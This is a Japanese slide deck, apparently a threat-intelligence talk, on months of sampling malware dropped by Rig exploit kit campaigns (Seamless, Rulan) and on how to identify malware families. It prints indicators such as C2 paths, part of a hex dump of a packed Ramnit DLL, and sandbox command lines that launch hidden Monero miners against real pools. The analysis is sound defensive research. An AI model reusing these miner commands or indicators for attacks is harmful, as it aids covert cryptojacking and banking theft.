starc.sln	First Commit	5 months ago

Rig EKでドロップする マルウェアの調査



Rig EKでドロップするマルウェアの調査

キャンペーンで使用されるマルウェアから攻撃者の最終的な目的を推測したい


マルウェアの切り替えのタイミングを知りたい

- SeamlessとRulanのGateからドロップする検体を定期的に観測した
 - mal_getterを使い、10分おきに検体をダウンロード
 - 8月~12月
- Gateが変更されると、新しいGateを探して観測を行う
 - 一時的に観測できていない期間が存在する

[Seamless] 検体数の推移

■ 検体数

Gate





Seamlessでdropするファミリ

- **Ramnit**
 - バンキングトロジャン
 - ほぼ全期間、全Gate

- **Globelmposter**
 - ランサムウェア
 - 2日程度、一時的に


Ramnit

- 全てのGateでRamnitがドロップする
- 一次検体に比べてUPXでパックされた検体のハッシュは6種類しかなかった

[引用元： Ramnit – in-depth analysis
<https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/>]

10月までに
観測した
224検体

hash1	30検体
hash2	113検体
hash3	3検体
hash4	54検体
hash5	12検体
hash6	12検体





Gateとパック検体の関係

- Gateの切り替えとパック検体の切り替えは同期していない

hash1 7/31~8/9

hash2 8/10~9/1, 9/8, 9/16~9/19

hash3 9/7

hash4 9/13~9/15, 9/27~9/30



hash5 9/21~9/23

hash6 9/23~9/30

ゲート	A	B	C	D	E	F
UPX hash1	■					
UPX hash2		■		■		
UPX hash3			■			
UPX hash4				■		■
UPX hash5					■	
UPX hash6						■

Seamlessのgate

- 同じIPに複数パスが存在する
 - 検体数の推移は1ゲートのみ
- 地域毎に制御(Pre-Gateのパス)
 - /japan
 - /usa
 - /canada
 - /fr
 - /vnc



[引用元：<https://malwarebreakdown.com/2017/08/23/the-seamless-campaign-isnt-losing-any-steam/>]



パスによる検体の違い

- 同じGateでもパス毎にドロップ検体のハッシュが異なる
 - 検体数にも差がある
 - 10月
 - /test1 384
 - /test2 358
 - /test3 352
 - /test4 287
- 一度だけ一つのパスでGlobelmposter (ランサムウェア)がドロップすることがあった
 - 9月、2日間程度
 - それ以外は全てRamnit


パス毎のRamnitの通信先

パス毎にRamnitが通信する先が変化する

- 194.xx.39.177/hah1
→ 通信先グループ1
- 194.xx.39.177/hah2
→ 通信先グループ2
- 194.xx.39.177/hah3
→ 通信先グループ3
- 194.xx.39.177/hah4
→ 通信先グループ4

共通の通信先も存在する

- botの登録をおこなう





パス毎のRamnitの変化

- ダウンロードするDLLはほぼおなじ
 - Antivirus Trusted Module v2.0
 - (AVG, Avast, Nod32, Norton, Bitdefender)
 - CookieGrabber
 - Hooker
 - IE & Chrome & FF injector
 - VNC IFSB
 - Browser communication hook
 - FF&Chrome reinstall
 - FtpGrabber

```
00000000: 64f3 81c5 4176 5472 7573 7400 0000 0000 j...AvTrust....
00000010: 0000 0000 0000 0000 416e 7469 7669 7275 .....Antiviru
00000020: 7320 5472 7573 7465 6420 4d6f 6475 6c65 s Trusted Module
00000030: 2076 322e 3020 2841 5647 2c20 4176 6173 v2.0 (AVG, Avas
00000040: 742c 204e 6f64 3332 2c20 4e6f 7274 6f6e t, Nod32, Norton
00000050: 2c20 4269 7464 6566 656e 6465 7229 0000 , Bitdefender)..
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000110: 0000 0000 0000 0000 5858 2753 74a6 7d1e .....XX'St.}.
00000120: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ.....
00000130: b800 0000 0000 0000 4000 0000 0000 0000 .....@.....
00000140: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000150: 0000 0000 0000 0000 0000 0000 b800 0000 .....
00000160: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468 .....!.L!Th
00000170: 6973 2070 726f 6772 616d 2063 616e 6e6f is program canno
00000180: 7420 6265 2072 756e 2069 6e20 444f 5320 t be run in DOS
00000190: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000 mode....$.
000001a0: 06d8 19d2 42b9 7781 42b9 7781 42b9 7781 ...B.w.B.w.B.w.
000001b0: be99 6581 40b9 7781 cca6 6481 36b9 7781 ..e.@.w...d.6.w.
000001c0: 5269 6368 42b9 7781 0000 0000 0000 0000 RichB.w.....
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....PE..L..
```

UPXでパックされたDLL

パス毎のRamnitの変化

- configは地域毎に異なる
 - おそらくIPで制御
 - 日本→クレジットカード会社、有名サイト
 - USA→銀行、ショッピングサイト、宿泊予約、有名サイト
- USA
 - AZORultをダウンロードして実行する






Seamlessの特徴まとめ(マルウェア)

- 継続してRamnitを利用している
- 時期によってハッシュの変化数にばらつきがある
- Gateに複数のパスが存在し、地域(IP)ごとにマルウェアの挙動が変化する
- RamnitのBot登録をおこなう通信先は変化しない

[Rulan] 検体数の推移



Rulanでドロップするファミリー

主なファミリー

- **Chthonic**
 - バンキングトロジャン
- **Panda Banker**
 - バンキングトロジャン

数検体のみ


- **AZORult**
 - インフォステイラー
- **Quant Loader**
 - ダウンローダー
- **Dreambot**
 - バンキングトロジャン
- **XMR miner**
 - 仮想通貨モネロのマイナー
- **smoke loader**
 - ダウンローダー

Smoke Loaderのダウンロードする検体の変化

- panda banker

- 10/19

Analysed 41 processes in total (System Resource Monitor).



- monero miner

- 10/20

Process tree
<p>c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin</p> <p>"C:\Users\John\AppData\Local\Temp\c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin"</p>
<p>explorer.exe</p> <p>explorer.exe</p>
<p>explorer.exe</p> <p>explorer.exe</p>
<p>wuauclt.exe</p> <p>"C:\Users\John\AppData\Local\Temp\6152.tmp\wuauclt.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -u asrarhaghighi007@gmail.com -p x -safe</p>



Monero Miner

- CPUで採掘可能な通貨Monero(XMR)のマイナー
- 一般的にマイニングで使用するプログラムを流用しておりマルウェアではない
 - Minergate
 - nanopool

wuauclt.exe

👁️ "C:\Users\John\AppData\Local\Temp\3F43.tmp\wuauclt.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -

MicrosoftViewer.exe

👁️ "C:\Users\John\AppData\Roaming\MicrosoftViewer.exe" -o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4JUdGzvrMFDWrUUv



Rulanの特徴(マルウェア)

- 複数のマルウェアを利用する
- マルウェアのファミリーによってハッシュの変化数にばらつきがある
- 活動時期が不定期
- 最終的にはEKを使用しなくなった

その他キャンペーン

- Fobos
 - Bunitu



- Ngay
 - マイナー



マルウェアの調査方法



マルウェアのファミリー名の特定

- ファミリー名が特定できれば既に解析済みの情報を参照しやすい
 - 既知情報の有効活用
- マルウェアのハッシュが違っててもファミリーが同じであれば、解析する必要はない
 - 解析が必要な検体数の削減



マルウェアのファミリー名の特定方法

- オンラインスキャンサービス VirusTotalを使う
 - 複数のアンチウイルスソフトの検出名を確認
- 手動解析
 - マルウェアの特徴からファミリーを判断
- 公開情報の活用
 - 公開情報の収集
 - マルウェアのIOCの調査
 - 既知情報の活用
 - 収集した脅威情報との比較



マルウェアのファミリー名の特定方法


- オンラインスキャンサービス VirusTotalを使う
 - 複数のアンチウイルスソフトの検出名を確認
- 手動解析
 - マルウェアの特徴からファミリーを判断
- 公開情報の活用
 - 公開情報の収集
 - マルウェアのIOCの調査
 - 既知情報の活用
 - 収集した脅威情報との比較

精度がよくない

手間がかかる
高度な技術が必要

公開情報の収集

- EK、マルウェアに関する公開情報を収集する



